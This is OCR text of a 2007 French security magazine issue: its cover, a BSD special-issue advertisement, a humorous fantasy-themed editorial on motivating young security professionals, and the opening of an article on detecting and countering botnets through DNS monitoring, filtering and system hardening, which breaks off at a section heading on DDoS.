misc
30 - Mars/Avril 2007

misc

Multi-System & Internet Security Cookbook

L 19018 - 30 - F: 8,00 € - RD
France Métro : 8 Eur - CH : 13,30 CHF
BEL, LUX, PORT.CONT : 9 Eur

30 Mars Avril 2007

100 % SÉCURITÉ INFORMATIQUE

[DOSSIER]


LES PROTECTIONS LOGICIELLES

Peut-on et faut-il se protéger contre le reverse engineering ?

VIRUS

Botnet, SDbot, GTbot, Kaiten...

Classification et Analyse de la menace bot (p. 10)



SYSTÈME

Analyse dynamique de protocoles réseau (p. 74)

(N)IDS / protocoles / anomalies / détection

RÉSEAU

Attaques sur le protocole RIP (p. 66)

Routage / DoS / Man In The Middle

FOCUS

Récupération des event logs effacés (p. 80)

Forensics / event log / reconstruction

EN KIOSQUE

HORS SÉRIE - HORS SÉRIE - HORS SÉRIE - HORS SÉRIE - HORS SÉRIE

GNU LINUX MAGAZINE / FRANCE

L 15066 - 29 H - F: 6,40 € - RD

France Métro : 6,40€ - DOM 6,95€ - BEL : 7,30€ - LUX : 7,30€ - PORT. CONT. : 7,30€ - CH : 13FS - CAN : 12$ - MAR : 65DH

Mars / Avril 2007

HORS SÉRIE N°29

Découvrez des systèmes en Logiciel libre qui n'ont rien à envier à GNU/Linux.

UTILISATION DES PORTS FREEBSD

Maîtrisez l'installation/désinstallation d'applicatifs et la mise à jour du système au travers d'outils comme CVSup, Csup ou Portsnap.

GESTION DES VOLUMES LOGIQUES

Découvrez GEOM pour gérer vos unités de stockage, faire du RAID1, créer des volumes réseau, chiffrer les données ou encore monter des grappes (RAID5).

FIREWALL, FILTRAGE, QOS

Oubliez Netfilter/iptables et faites connaissance avec la simplicité, la richesse et les fonctionnalités du PacketFilter (PF) des *BSD.

DÉVELOPPEMENT NOYAU

Partez à la découverte du développement kernel pour FreeBSD et créez votre premier module.

PROGRAMMATION WIFI SOUS NETBSD

Développez des codes accédant au matériel 802.11 depuis l'espace utilisateur.

OPENBSD ET IPSEC

Configurez et déployez un VPN IPSec en toute simplicité.

LOAD BALANCING ET HAUTE DISPONIBILITÉ

Utilisez PF et CARP pour la mise en œuvre de solutions de répartition de charge en HA.

ROUTAGE ET HAUTE DISPONIBILITÉ

Initiez-vous au routage OSPF/BGP avec OpenBSD.

BSD

ACTE I

FreeBSD

OpenBSD

NetBSD®

GROUIK CODERS UNITED 1996 - 2006

Administration et développement sur systèmes UNIX

HORS SÉRIE N°29

et sur http://www.ed-diamond.com

[Édito]

Livre dont vous êtes le héros

Le dragon noir se dressait devant eux. Et pourtant, ils devaient continuer. Mais comment vaincre ? Ses yeux globuleux et mauvais scrutaient leur âme, y cherchant toutes leurs craintes pour les faire remonter à la lisière de la conscience. En plus, les imprudents avaient eu la malchance de réveiller le monstre.

Ils formaient une belle troupe pour sauver le monde en reprenant à l'Impératrice Noire le joyau du Trône Impérial. Si elle parvenait à l'asservir, le monde tomberait alors sous son joug, et c'en serait terminé de la liberté, de la bière sans alcool et des collants moule-burnes en vogue à la cour.

Pagrec, un apprenti paladin, Derien, un apprenti clerc, Metha, un apprenti voleur et Canonix un apprenti mage. Formation classique, efficace, équilibrée. Enfin, sur le parchemin...

Derien, le clerc, avait les chocottes. Lui, il étudiait dans son temple, consultait les papyrus, faisait ses dévotions et point barre ! Quand un aventurier arrivait avec une quête à 2 balles pour sauver le monde, il fouillait dans ses archives, puis lui dessinait le plan pour atteindre son *précieux*. Ensuite, qu'il revienne ou pas, ce n'était pas son problème. La dernière invocation qu'il avait réussie était pour chasser un nid de cafards d'un bar miteux. Et là, il ne se souvenait d'aucune autre. Des cafards. Un dragon. Il prit ses jambes à son cou.

Pagrec, le paladin, en jetait un max dans son armure étincelante. Un dragon ! Lui, ce qu'il voulait, c'était sauver une princesse, pour qu'ils partent ensuite ensemble cultiver des coloquintes. D'accord, on l'avait formé à se battre, mais, pas contre ça. Il était certain de ne pas être en mesure de vaincre le dragon, de ne pas avoir la force nécessaire. « Fais ou ne fais pas, il n'y a pas d'essai », répétait inlassablement son vieux Maître. Trop lourde, il lâcha son épée +12 contre les kobolds et se précipita vers l'escalier qu'ils avaient emprunté pour parvenir au sommet du Pic du Vent.

Métha, le voleur, se disait que personne ne le croirait. Et, en plus, ça lui rappelait vaguement l'histoire d'une sorte de demi-homme aux pieds poilus qui se promène avec des nains, trouve un anneau et finit par affronter un dragon. À la fin de l'histoire, le pauvre bougre passe le reste de sa vie à écrire ses mémoires. Lui, il aspirait juste à un bon job de voleur pépère ! Faire quelques poches aux marchés, des effractions dans des baraques luxueuses... Un voleur, ça n'a rien d'un héros : il se précipita vers l'ouverture qui les avait menés à l'antre de la bête.

Canonix, le mage, avait un problème parce qu'il avait sali sa robe en montant vers le sommet. Il avait passé pas mal de temps à faire les boutiques pour trouver le tissu. D'accord, il avait raté ses cours, et il était en retard dans ses exercices, juste de quelques mois. Mais bon, il faut aussi savoir souffler, les études étant tellement difficiles et demandant tellement d'efforts. Alors qu'il préférait largement confectionner les robes de ses potes. Il n'allait pas en plus se faire cramer la robe par le dragon : il se rua vers les marches !

La sécurité ressemble parfois un peu à ça. Je donne des cours (mes étudiants diront que je les torture... mais, qui aime bien, châtie bien, et je les aime beaucoup :-). Je fais passer des entretiens. Bref, je vois pas mal de sang neuf. Et, malgré tout ça, ce n'est pas évident de trouver des « jeunes qui n'en veulent » ! Alors qu'on a la chance d'être dans un domaine particulièrement excitant et ludique, cette année, les excuses ont fleuri : « la sécu, c'est que sur papier, le reste, la technique, c'est juste la mise en œuvre, ça ne compte pas », « je veux faire un stage classique pour trouver un taf peinard », en passant par « ça demande trop de travail » ou autre « j'ai peur de ne pas être à la hauteur ».

C'est finalement peut-être ça le secret pour faire de la sécurité : il faut être passionné, avoir du caractère, un peu d'astuce et d'espièglerie. Bref, même si tu n'es pas blonde à forte poitrine, tu m'intéresses, comme qui dirait. C'est le moment de se lancer dans cette discipline et de prendre des initiatives. Par exemple, il y a ceux qui ont répondu à notre sondage et que je remercie encore (dont les 20 heureux et non moins méritants gagnants du tirage au sort) ou encore ceux qui font SSTIC (idem pour ceux qui vont s'inscrire dans les prochains jours). Il y a énormément de choses à faire... encore. Mais il faut se bouger. Après tout, si, comme moi, il vous reste environ 40 années à cotiser (oui, oui, 40, car je vais avoir à peine plus de 25 ans dans quelques jours... hum, hum... bon ok, un peu plus de 25... bon ok, no comment ;-), on peut soit attendre que ça se passe, soit prendre les choses en main et les faire évoluer.

Et si on réécrit l'histoire en prenant ceci en compte ?

Le dragon vit surgir dans son antre 4 aventuriers. Ils avaient fait un boucan d'enfer et l'avaient tiré de son sommeil séculaire. Ils allaient déguster pour ça. Il eut en fait à peine le temps d'ouvrir la gueule pour souffler qu'une sorte de boîte de conserve lui enfonçait déjà une épée entre les écailles. Un clown en robe bariolée gesticulait et lui envoya un rayon prismatique sur la poitrine. Un petit gros au crâne chauve psalmodiait. Il en irradiait une sorte de lumière qui englobait tous ses compagnons. Et le 4ème, où était-il passé ? Disparu ? Il l'aperçut dans son dos à fouiller dans ses coffres, juste avant de succomber.

Et si les aventuriers recevaient plus d'XP (points d'expérience) et de PO (pièces d'or) pour leurs exploits ? Parce que la vie d'aventurier, comme le dit Bob Morane, ce n'est pas rose tous les jours. Derrière, faut encore se farcir les pièges, les Uruk-hai et autres *killer-rabbits*, puis se trimballer les coffres à trésor...

Bonne lecture,

Fred Raynal

[Sommaire] 30

> Abonnements et Commande des anciens Nos [29/30/83]

Botnets : le pire contre-attaque

Dans un précédent article [1], nous avions attiré l'attention du lecteur sur la réalité de la menace que les botnets font peser sur toute machine connectée à Internet.

Dans celui-ci, nous approfondissons ce sujet – ô combien d'actualité – en l'abordant sous l'angle des contre-mesures.

« Un mal qui répand la terreur, Mal que le Ciel en sa fureur Inventa pour punir les crimes de la terre. » Jean de La Fontaine, Les animaux malades de la peste.

« Someday mankind must face and destroy the growing robot menace. » Daniel H. Wilson, How to Survive a Robot Uprising

mots clés : *botnet / détection / parades*

L'extension du domaine de la lutte

Les *botnets* sont peut-être ce qui pouvait arriver de pire dans le monde de la sécurité informatique.

L'ampleur du phénomène n'est plus à démontrer. Plusieurs milliers de botnets sont actifs sur Internet, regroupant quelques centaines d'ordinateurs pour les plus petits jusqu'à plusieurs centaines de milliers pour les plus gros. Des nouvelles variantes d'agents infectieux (familles AgoBot, Netsky, Bagle, etc.) sont découvertes tous les jours et occupent les premières places des « *Top ten* » des éditeurs de solutions antivirus depuis plusieurs mois. Les éditeurs de solutions *antispam* considèrent, quant à eux, que 70% des *spams* sont envoyés depuis des botnets. Cette activité représente la face la plus visible des botnets, mais pas forcément la plus nuisible : les attaques DDoS (*Distributed Denial of Service*, Déni de service distribué en bon français) sont de loin les plus redoutables. Il est cependant plus difficile de les quantifier, les victimes de telles attaques se font rarement connaître.

Construits à partir de briques techniques parfois très rustiques, comme le protocole IRC encore majoritairement utilisé pour contrôler les machines compromises, les botnets mettent en pratique quelques principes simples : l'union fait la force, d'une part, et un partage intelligent des tâches, de l'autre.

« Ils ne mourraient pas tous, mais tous étaient (potentiellement) atteints. » La Fontaine, s'il avait vécu à notre époque et avait exercé l'activité de consultant en sécurité, aurait pu écrire ce vers au sujet de la peste que sont les botnets.

Une de leurs principales caractéristiques en effet est leur universalité, en ce sens qu'ils peuvent frapper, à un titre ou à un autre, toute machine connectée à Internet. Les ordinateurs individuels et les stations de travail sont des cibles convoitées qui, une fois compromises, grossiront les rangs des réseaux existants. Les serveurs, quant à eux, vivent sous la menace d'une attaque fulgurante qui peut frapper à tout instant de manière implacable. Notons que ces serveurs peuvent tout aussi bien être membres de botnets au même titre qu'un PC domestique. Dans un botnet, comme dans le cochon, tout est bon.

Dans le même ordre d'idée, au sein d'un même système d'information, les stations de travail sont tout autant concernées que les serveurs par des mesures de sécurisation. Le temps s'éloigne où l'on pouvait concentrer les efforts sur les machines sensibles en DMZ et délaisser un peu plus les postes bureautiques jugés moins critiques dès lors qu'un antivirus y était installé et qu'on avait pris le soin de les planquer derrière le pare-feu « *statefull* » dernier cri.

Les botnets ont sensiblement changé la donne et bousculé les habitudes.

Pour les postes de travail, une mesure de sécurité locale limitée, mais jusqu'à présent considérée comme relativement bien adaptée à la menace consistait à installer et maintenir à jour un antivirus.

En termes de connexion à Internet, un filtrage de type « tout laisser sortir, ne rien laisser entrer » était réputé apporter un bon niveau de sécurité à un réseau bureautique.

Mais les temps ont changé. Sans véritablement « pulluler », des applications sont apparues qui savent s'adapter à un filtrage en apparence restrictif. S'il ne fallait en citer qu'une, ce serait Skype, mais il ne faudrait pas chercher longtemps pour en trouver d'autres tout aussi habiles à traverser les murs en douceur.

Il va sans dire que les botnets ne tarderont pas à exploiter ces techniques. Ou bien en les intégrant aux agents infectieux ou bien, pour reprendre un concept introduit et décrit par Nicolas Ruff dans [2], en s'appuyant sur les logiciels sus-cités.

Jusqu'à peu, il était convenu que le durcissement du système d'exploitation, au niveau noyau à l'aide de solutions comme PaX ou GRSecurity pour citer des exemples venus du monde du Libre, devait s'appliquer aux serveurs des DMZ du fait de leur exposition et de l'attrait qu'ils constituaient à une époque où le *défacement* de sites Web était une activité à la mode.

De nos jours, serveurs et postes de travail sont également concernés par le risque. Les mesures suivantes doivent donc leur être appliquées et devenir la règle :

- automatisation des mises à jour OS et logicielles ;
- installation minimale ;
- gestion rigoureuse des droits utilisateurs.

At last but not at least, l'architecture du système d'information est, elle aussi, impactée par le phénomène botnet.

On pourrait croire qu'un système d'exploitation à jour est, à défaut d'être la solution miracle que nous attendons tous, une mesure efficace pour protéger nos machines des grands méchants Bot.

Guillaume Arcas
guillaume.arcas@free.fr
Xavier Mell
xaviermell@free.fr

Que nenni ! Les mises à jour automatiques sont entrées dans les moteurs : il paraît incongru de choisir un système d'exploitation qui n'intègre pas ce mécanisme en standard. Il faut noter que des efforts considérables ont été faits pour que les correctifs soient mis à disposition rapidement. Mais à peine commençait-on à s'y habituer que de nouvelles attaques ont vu le jour, qui, sans rendre inutiles les opérations de maintenance logicielle, relèvent le niveau de vulnérabilité des machines.

Nous en citerons deux : les attaques de bas niveau, dirigées vers les processeurs ou les pilotes de périphériques dont les pilotes de certaines cartes Wifi pour ne prendre qu'un exemple, et les attaques applicatives.


Nous avons évoqué précédemment ces dernières en citant Skype. Mais, parmi les applications de plus en plus prises pour cibles, le navigateur – qu'il soit codé à Redmond ou par les amis du renard – occupe une place de choix, mais pas forcément une place envieuse.

En résumé, face à une menace globale, la réponse doit être globale. En ce sens, on peut dire que les botnets agissent comme un fédérateur de part et d'autre, chez les attaquants comme chez les défenseurs.

Les premiers ont vite compris les avantages qu'ils pouvaient tirer de cette multitude des angles d'attaque et de pénétration. Les seconds doivent l'intégrer rapidement sous peine de comprendre, concrètement, que la résistance de la chaîne de sécurité mise en œuvre est égale à celle de son maillon le plus faible. Et le nombre de maillons, nous l'avons vu, ne cesse de croître...

Plantons le décor

Tout en renvoyant le lecteur vers **[1]** pour une présentation plus approfondie du sujet, plantons le décor qui servira de cadre à cet article à l'aide d'un schéma :



1 *Ecosystème d'un botnet*

Les principaux acteurs sont présentés dans cette figure.


1. Le marché de l'insécurité

Les botnets alimentent un marché florissant et très bien structuré au sein duquel s'échangent les « biens » et les « services » qui sous-tendent une économie peu recommandable.

Les moyens de paiement traditionnels comme le troc – « j'échange un exploit contre deux heures d'attaque DDoS » – y côtoient les plus modernes : Jeanson James Ancheta, un des premiers *botherders* condamnés par la Justice, utilisait les services de PayPal. Un comble lorsque l'on sait que de nombreux cas de fraude dirigée contre PayPal impliquaient des botnets ! Un cas qui cependant n'est pas isolé. PayPal serait devenu un moyen fréquemment utilisé pour ces transactions d'un genre particulier... Mais revenons à nos moutons.

1.1 Botherders de tous les pays, unissez-vous !

Dans **[3]**, l'essayiste Thomas Friedman décrit comment la globalisation des échanges et la mondialisation lui ont fait prendre conscience que le monde est devenu plat. Le monde des botnets s'est coulé dans ce moule lui aussi et on constate un partage des tâches – au sens où l'entendait l'économiste et père du libéralisme Adam Smith **[4]** – très efficace, chaque « acteur » concentrant ses efforts sur ce qu'il sait faire le mieux :



2 *Partage des tâches*

Ce partage présente bien des avantages à commencer par la dilution des risques juridiques et des responsabilités. Ajoutez à cette distribution des rôles une répartition géographique et vous obtenez le pire cauchemar de tout enquêteur : un contexte international et des législations contradictoires ou absentes qui rendent la recherche des coupables plus qu'aléatoire.

1.2 « Au commencement était l'Exploit » ou « Un 0day mon prince viendra ! »

Dans l'imaginaire populaire, la recherche de failles est emblématique de l'esprit « hacker ». C'est une activité réputée noble et désintéressée dont la sécurité de tous, grâce à la sagacité et l'intelligence d'un seul, sort grandie et améliorée. On ne peut pas nier qu'il y a un côté Chevalier blanc derrière cette image d'Epin@l.

Mais il ne faut pas oublier que certains *jedis* ont basculé de l'autre côté de la Force.

1.3 Le pouvoir est au bout du fuzzing

Un pan complet de l'univers Botnets repose sur la recherche systématique et automatisée de vulnérabilités.

L'utilisation de fuzzers n'est certes pas nouvelle. Mais leurs utilisateurs ne recherchent pas tous la gloire apportée par la publication d'un avis de sécurité ou une inscription dans la section Crédits des bulletins mensuels de Microsoft.

Il existe un marché pour ces failles livrées sous forme de « *Proof of Concept* » ou de code immédiatement exploitable.

Les failles sont ensuite très rapidement exploitées. La plupart du temps, elles servent de vecteur de pénétration aux virus utilisés pour constituer un botnet. Le délai moyen constaté entre la publication d'une faille et son exploitation se compte en jours, dans certains cas, en heures. Encore faut-il que les failles fassent l'objet d'une publicité. Depuis l'avènement des botnets, les 0days valent de l'or, tout comme le silence qui entoure donc leur existence. Les vulnérabilités, qui étaient publiées, il y a quelques temps, sur des listes de diffusion spécialisées, sont désormais redécouvertes lors de l'analyse de nouvelles souches virales dans les laboratoires des éditeurs antivirus.

1.4 Croissez et multipliez

Les codes viraux ainsi produits se retrouvent à leur tour sur le marché, tout comme l'utilisation des botnets qu'ils aident à constituer.

2. Comment faire face ?

Nous abordons maintenant les questions de la détection et des contre-mesures que l'on peut opposer aux botnets.

Précisons d'emblée qu'il n'existe encore aucune solution satisfaisante ni radicale contre les botnets. Cela ne signifie pas qu'il ne faut ni qu'on ne peut rien faire, mais que ça ne va pas être facile !

Nous nous plaçons dans un contexte qui nous est cher : celui de l'entreprise de taille moyenne. En particulier, nous n'aborderons pas les solutions relatives aux routeurs ou aux réseaux d'opérateurs, d'autres s'en chargent bien mieux que nous. :-)

Que faire contre les botnets ?

Revenons au schéma de la figure 1 et reprenons les éléments qui y sont présentés et sur lesquels il faut agir.

2.1 Les botherders

Ce qui frappe souvent ceux qui observent et étudient le monde des botnets est le faible degré de compétence technique des botherders. Si les activités en amont – recherche de failles, développement de virus – démontrent et nécessitent une connaissance très poussée, leur mise en application passe souvent par le téléchargement de « kits » mis à destination du botherder paresseux et plus motivé par l'appât du gain qu'épris de technique.

Jose Nazario et Jeremy Linden, dans une étude récente **[5]**, décrivent des botherders majoritairement amateurs si ce n'est débutants (« *newbie* »), certains n'ayant découvert l'IRC qu'en administrant leur botnet. Pour eux, les professionnels sont rares, mais très bien organisés et soucieux d'optimiser les performances de leurs réseaux. À l'inverse, les amateurs et les opportunistes forment – encore – le gros des troupes. Leurs compétences limitées expliquent en grande partie que leur pouvoir de nuisance soit relativement limité alors que certains d'entre eux contrôlent des botnets de plusieurs dizaines de milliers de machines. Autre caractéristique : le sentiment d'impunité qui domine parmi les botherders, malgré le nombre croissant de condamnations prononcées à l'encontre de ces cyberdélinquants. Mais le coup de cyber-Kärcher se fait encore attendre...

La riposte passe donc nécessairement par – soyons fous – une harmonisation des lois qui répriment la cybercriminalité à l'échelle mondiale ou – soyons réalistes – par une meilleure coordination des actions judiciaires. Des organismes comme Interpol et Europol ne manqueront pas d'être impliqués dans cette lutte ou, en tout état de cause, devraient l'être.

2.2 Les canaux de C&C (Command & Control)

Les canaux de C&C font actuellement l'objet de la plus grande attention : quand l'IRC est utilisé – ce qui est encore très souvent le cas – il est en effet aisé de couper le cordon qui relie un bot à son maître. Une règle de filtrage sur ce protocole aura l'avantage d'être aussi simple à écrire qu'efficace.

C'est vite oublié, cependant, qu'un botnet n'est jamais localisé dans un seul et même réseau : l'administrateur qui coupe l'IRC entre son réseau et Internet ne règle qu'une partie d'une partie du problème. Il lui restera encore à nettoyer les postes infectés sur ses réseaux. Et surtout, il n'aura fait qu'amputer le botnet d'une partie souvent infime de ses membres !

Autre problème : un botnet privé de son maître est comme un canard sans tête qui continuera de « courir » jusqu'au jour où un botherder le reprendra en main. Les agents infectieux, ne l'oublions pas, sont des chevaux de Troie. Chassez le *botmaster*, un autre revient au galop et, surtout, une longue et fastidieuse tâche de nettoyage doit suivre toute découverte de zombie.

Ainsi, après avoir combattu l'hydre de Lerne (animal mythique dont les têtes repoussaient dès qu'elles avaient été coupées), l'administrateur tel un Hercule moderne, doit se lancer dans le nettoyage des écuries d'Augias.

Ajoutons enfin ceci : l'IRC n'est plus le seul moyen utilisé pour contrôler un botnet. Dans une affaire récente, c'est un protocole inspiré du P2P qui était utilisé pour véhiculer les commandes entre le botmaster et les zombies. Les ordres étaient lancés vers une machine membre du botnet qui se chargeait ensuite de les dispatcher de nœud en nœud.

En cas de détection ou d'indisponibilité d'une machine, le botherder n'avait qu'à en choisir une autre pour assurer la continuité du commandement.

Un contrôle en mode complètement déconnecté n'est pas à exclure : les ordres peuvent être passés sous forme de paramètres déposés sur un serveur web compromis, ou bien sous la forme de résultats d'une requête sur Google (le ver Santi utilisait ce mode pour rechercher de nouvelles victimes à infecter) ou bien encore sous la forme de liens inclus dans des messages déposés sur des forums ou des blogs. Et ce ne sont que quelques exemples de méthodes plus discrètes encore de contrôler un botnet. L'élargissement de cette liste est laissé à l'imagination que nous savons débordante du lecteur...

2.3 Les zombies

Sans zombie, il n'y a pas de botnet. Sans virus, il n'y a pas de zombie. Donc, avec un antivirus, il n'y a pas de botnet. Ce syllogisme appelle toutefois quelques développements.

Certes, les codes malveillants représentent la quasi-totalité des moyens d'infection utilisés pour recruter les membres d'un botnet. Un antivirus à jour sur chaque poste est donc une mesure préventive incontournable.

Une fois encore, nous devons tempérer l'enthousiasme du lecteur : l'antivirus ne constitue malheureusement pas la solution, même si, dans l'état actuel des choses, c'est un point fort de l'arsenal défensif et préventif.

Les toutes dernières observations montrent qu'après le parc des ordinateurs individuels les pirates s'intéressent de plus en plus aux serveurs web comme agents ou comme « plate-forme de services ». Parmi ceux-là, on peut citer l'hébergement de sites de *phishing*. Pour compromettre ces serveurs, les pirates privilégient le plus souvent l'angle applicatif. Une vulnérabilité dans une application comme DotClear (qui fait tourner un nombre non négligeable de blogs) permettrait ainsi de constituer de sacrés botnets pour parler poliment.

Le périmètre traditionnel est donc bouleversé, puisque dans un même système d'information, les postes bureautiques, mais aussi les serveurs peuvent appartenir à un botnet tout en étant une cible potentielle pour un autre botnet !

Preuve supplémentaire que le combat est global.

Enfonçons le clou avant de conclure sur ce sujet : peut-on réellement affirmer qu'il n'y a pas de botnet sans zombie ? Pas si sûr...

Dans leur recherche d'une plus grande discrétion, les attaquants pourraient bien adopter la méthode suivante :

⇨ au lieu de constituer un réseau de drones par infection, maintenir une liste de machines vulnérables ;

⇨ une fois vendue la charge utile (campagne de spam, attaques DdoS, phishing), choisir parmi cette liste le nombre et la localisation des machines nécessaires pour « rendre le service » ;

⇨ lancer dans la foulée l'infection et la mise en œuvre de la charge utile.


Ce rapide tour d'horizon permet de faire ressortir la nécessité de disposer d'une solution de détection capable de fonctionner comme système d'alerte avancée, afin et avant de mettre en œuvre les contre-mesures adaptées.

2.4 Détection

Il va falloir détecter les activités qui précèdent une infection, les flux de contrôle et les attaques.

Parmi les flux qu'il convient de surveiller, les requêtes DNS occupent une place de choix. Une brusque augmentation de demandes de résolution peut – doit – éveiller les soupçons. Si les machines infectées appartiennent à un botnet taillé pour le spam, les envois de *pourriels* engendreront une activité DNS particulière caractéristique : accroissement des requêtes de type MX par exemple.

La mise en place d'un *résolveur* DNS interne qui sera la seule machine autorisée à répondre aux requêtes des postes de travail permet de créer un point de passage obligé pour les flux DNS. Il sera alors facile de suivre les activités à la trace à l'aide des journaux du serveur. Pour parfaire le dispositif, il faudra bien sûr interdire toute requête DNS en dehors de celle provenant du relais, comme illustré ci-dessous :



3 *Cloisonnement des flux DNS*

Ce type d'architecture facilite la détection d'une activité anormale tout en limitant les marges de manœuvre des zombies.

Ce n'est cependant pas une panacée. Tout comme les virus spammeurs ont fini par embarquer leur propre moteur SMTP, les zombies pourraient ne pas tarder à utiliser leurs propres mécanismes de résolution autonomes des infrastructures en place dans les réseaux infectés. Ce service – la résolution de noms de domaines – pourraient ainsi être fourni par un serveur compromis.

D'une manière plus générale – et sans vouloir pousser le lecteur au désespoir – notons que toute méthode de détection se heurtera à la dispersion « naturelle » du botnet que ne réside jamais à un seul endroit. Face à un adversaire « unique » – le *botmaster* – la défense ne sera jamais unie, ni coordonnée. Ce qui, une fois encore, ne doit pas être pris pour un encouragement à ne rien faire.

Une bonne solution de détection – il n'en est pas d'idéale – utilisera des sondes réseau capables de remonter jusque dans les couches applicatives et capables de travailler sur des sessions et non sur de simples flux ou paquets. Le mot « session » devant être pris au sens le plus proche de l'utilisateur. Il faudra être à même de disséquer des communications utilisant un même protocole – l'IRC pour ne citer qu'un exemple pris au hasard –

mais à des fins différentes. L'IDS Bro apporte en la matière des fonctionnalités prometteuses.

À côté de cela, il est important de disposer de moyens de « profilage » des activités réseau et locales de son parc informatique : l'établissement de nouvelles connexions entre des machines internes et une machine externe, leur fréquence, peuvent constituer des signes qu'il se passe quelque chose.

3. Les contre-attaques

Les deux classes d'attaques que nous allons aborder sont représentatives des nuisances produites par les botnets : le déni de service et le spam. N'oubliez cependant pas qu'elles ne sont pas les seules ! Le cassage de codes d'accès, le stockage distribué de contenus illégaux, l'anonymisation, sont quelques exemples d'attaques plus discrètes qu'il est possible de lancer depuis un botnet.

3.1 Docteur, j'ai mal au DDoS

